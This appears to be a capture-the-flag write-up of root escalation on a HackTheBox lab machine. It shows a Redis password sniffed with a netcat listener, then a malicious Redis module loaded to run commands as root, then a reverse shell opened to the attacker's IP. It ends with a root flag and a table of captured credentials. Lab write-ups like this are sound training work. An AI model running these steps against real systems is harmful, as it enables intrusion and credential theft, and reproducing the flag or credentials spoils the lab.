
```
dan_smith@shared:~$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
```

- it's a binary file so let's try to upload it on our machine and see what it does



```
   ynamicRecordSizingDisabledHashasn1:"explicit,tag:0"
Parametersasn1:"optional"
dan_smith@shared:~$
dan_smith@shared:~$
dan_smith@shared:~$ python3 -m http.server 8008
Serving HTTP on 0.0.0.0 port 8008 (http://0.0.0.0:8008/) ...
10.10.16.5 - - [12/Nov/2022 10:40:00] "GET /redis_connector_dev HTTP/1.1" 200 -
```


```
redis_connector_dev     100%[==========================>]   5.70M  1.58MB/s    in 3.6s

2022-11-12 10:40:03 (1.58 MB/s) - ‘redis_connector_dev’ saved [5974154/5974154]

┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ z
```



```
┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ ./redis_connector_dev
[+] Logging to redis instance using password...

INFO command result:
 dial tcp [::1]:6379: connect: connection refused

┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ 
```

- looks like it's trying to connect to port 6379

- trying to open a listener on port 6379 and here is the result



```
INFO command result:
 dial tcp [::1]:6379: connect: connection refus
ed

┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$

┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ ./redis_connector_dev
[+] Logging to redis instance using password ...

INFO command result:
 i/o timeout

┌──(super㉿kali)-[~/Desktop/CTF/htb/shared]
└─$ 
```


```
┌──(super㉿kali)-[~]
└─$ nc -lvnp 6379
listening on [any] 6379 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0
.1] 46354
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq

┌──(super㉿kali)-[~]
└─$
```

- looks like password so all we need to do now is to try to find username

- after some time trying username/passwords we tried to search for default redis creds


- https://redis.io/commands/auth/

- found that if there is only password specified then the username is default



ⓘ If only password is configured the username used is "**default**".
Also, note that there is **no way to find externally** if Redis was configured with only password or username+password.

- :F2WHqJUz2WEz=Gqq



```
dan_smith@shared:/usr/local/bin$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> 
```


- we are in redis

- using https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis

- to try to leverage this


- found a GitHub repo for redis exploit

- https://github.com/n0b0dyCN/RedisModules-ExecuteCommand



```
dan_smith@shared:~$ chmod 777 module.so
dan_smith@shared:~$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> module load /home/dan_smith/module.so
OK
127.0.0.1:6379> modules list
(error) ERR unknown command `modules`, with args beginning with: `list`,
127.0.0.1:6379> module list
1) 1) "name"
   2) "system"
   3) "ver"
   4) (integer) 1
127.0.0.1:6379> system
(error) ERR unknown command `system`, with args beginning with:
127.0.0.1:6379> system.exec "id"
"uid=0(root) gid=0(root) groups=0(root)\n"
127.0.0.1:6379> 
[0] 0:python3 7 1:bash  2:bash  3:metasploit  5:bash  6:ssh*
```

- and we are root and now we execute a reverse shell



```
┌──(super㉿kali)-[~/Desktop/CTF/htb/shared/CVE-2022-0543/RedisModules-ExecuteCommand]
└─$ nc -lvnp 2239
listening on [any] 2239 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.30.186] 54048
ls
dump.rdb
id
uid=0(root) gid=0(root) groups=0(root)

OK
127.0.0.1:6379> system.rev 10.10.16.5 2239
(error) ERR unknown command `system.rev`, with args beginning with: `10.10.16.5`, `2239`,
127.0.0.1:6379> module list
(empty array)
127.0.0.1:6379> exit
dan_smith@shared:~$ redis-cli --pass F2WHqJUz2WEz=Gqq
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe
127.0.0.1:6379> module load /home/dan_smith/module.so
OK
127.0.0.1:6379> module list
1) 1) "name"
   2) "system"
   3) "ver"
   4) (integer) 1
127.0.0.1:6379> system.rev 10.10.16.5 2239
```

#rootflag b82775a9f3da5b19d70417a2a8eb77b1

Service	Username	password
Prestashop	james_mason	Soleil101
ssh	dan_smith	(ssh_key from ipython)